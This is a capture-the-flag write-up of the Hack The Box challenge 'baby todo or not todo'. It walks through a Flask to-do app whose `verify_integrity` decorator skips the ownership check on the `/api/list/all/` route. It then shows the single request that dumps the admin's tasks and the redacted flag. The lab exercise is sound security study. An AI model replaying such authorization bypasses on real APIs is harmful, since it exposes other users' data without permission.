



baby todo or not todo

▼ Platform	HTB
📅 Date	@July 15, 2022
▼ Operating System	Web-CTF
⋮ Tags	flask python web-app

General-Information

▼ Table of Contents

- Summary
- Website
- Flask files
- Information Learned

▼ Notes

▼ Challenge Description

- I'm so done with these bloody HR solutions coming from those bloody HR specialists, I don't need anyone monitoring my thoughts, or do I...?


Summary

- Insufficient authentication on all API calls allows for any user to view all the previous calls or flag to the server.
-


Website

▼ Looking at the website, there is just one spot for user input which doesn't sanitize the input that you write into it. Which at first would've lead me down a rabbit hole, but I checked the files for the challenge and was able to find the vulnerability in there.


▼ Website



▼ Success image



▼ Deletion image



▼ Also when looking at the source code, a message about viewing "all" and checking the `verify_integrity` stand out as well.


```
<script src="/static/js/main.js"></script>
<script>
// don't use getStatus('all') until we get the verify_integrity() patched
const update = () => getTasks('userb7Fc9a5F')
update()
setInterval(update, 3000)
</script>
</body>
</html>
```

Flask files

▼ When I was reviewing the `routes.py` file, the `/list/all` API route stood out because it would return all the JSON text for this “to do” list application.

```
# TODO: There are not view arguments involved, I hope this doesn't break
# the authentication control on the verify_integrity() decorator
@api.route('/list/all/')
def list_all():
    return jsonify(todo.get_all())
```

▼ Along with that strange route, the comment about checking the `verify_integrity()` function made me give it a look over as well. However, I went to try and view `/api/list/all` first, but was given a 403 error



▼ Looking over the `verify_integrity()` function to verify my understanding of why the error code was caused I see that `check_integrity` is going to see if the request contains any arguments and if it does contain JSON then it process it a certain way.


```

7 def verify_integrity(func):
8     def check_secret(secret, name):
9         if secret != todo.get_secret_from(name):
10             return abort(403)
11
12     @functools.wraps(func)
13     def check_integrity(*args, **kwargs):
14         g.secret = request.args.get('secret', '') or request.form.get('secret', '')
15
16         if request.view_args:
17             list_access = request.view_args.get('assignee', '')
18
19             if list_access and list_access != g.user:
20                 return abort(403)
21
22             todo_id = request.view_args.get('todo_id', '')
23             if todo_id:
24                 g.selected = todo.get_by_id(todo_id)
25
26                 if g.selected:
27                     if dict(g.selected).get('assignee') == g.user:
28                         check_secret(g.secret, g.user)
29                         return func(*args, **kwargs)
30
31                 return abort(403)
32
33             return abort(404)
34
35         if request.is_json:
36             g.task = request.get_json()
37             g.name = g.task.get('name', '')
38
39         if g.name and len(g.name) < 100 and not re.match(r'^[a-zA-Z0-9_@-]*$', g.name):

```

▼ However, if the request has no arguments, then it will look for a `secret` or the user's secret ID that gets assigned at the beginning. Which we're shown how to append to request with `/?secret`. So, I send a request to `/api/list/all/?secret=aC7BeCa5f0A8de9` and get back the flag!

▼ Taking the `/?secret` upon navigating to the website



▼ Displaying the flag

```
167.172.53.93:30092/api/list/all/?secret=aC7BeCa5f0A8de9
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
▼ 0:
  assignee: "admin"
  done: false
  id: 1
  name: "how are you seeing this???"
▼ 1:
  assignee: "admin"
  done: true
  id: 2
  name: "give makelaris and jr a kiss <3"
▼ 2:
  assignee: "admin"
  done: false
  id: 3
  name: "do homework"
▼ 3:
  assignee: "admin"
  done: false
  id: 4
  name: "take groceries"
▼ 4:
  assignee: "admin"
  done: true
  id: 5
  name: "world Domination"
▼ 5:
  assignee: "admin"
  done: false
  id: 6
  name: "HTB{...}"
▼ 6:
  assignee: "admin"
  done: false
  id: 7
  name: "test"
```

Information Learned

- Breaking down the files and understanding what each function did until I got to the weird part really helped me identify the issue that was present.
- In hindsight this challenge left a super easy clue in the source code, however at the time I couldn't understand its full impact yet.

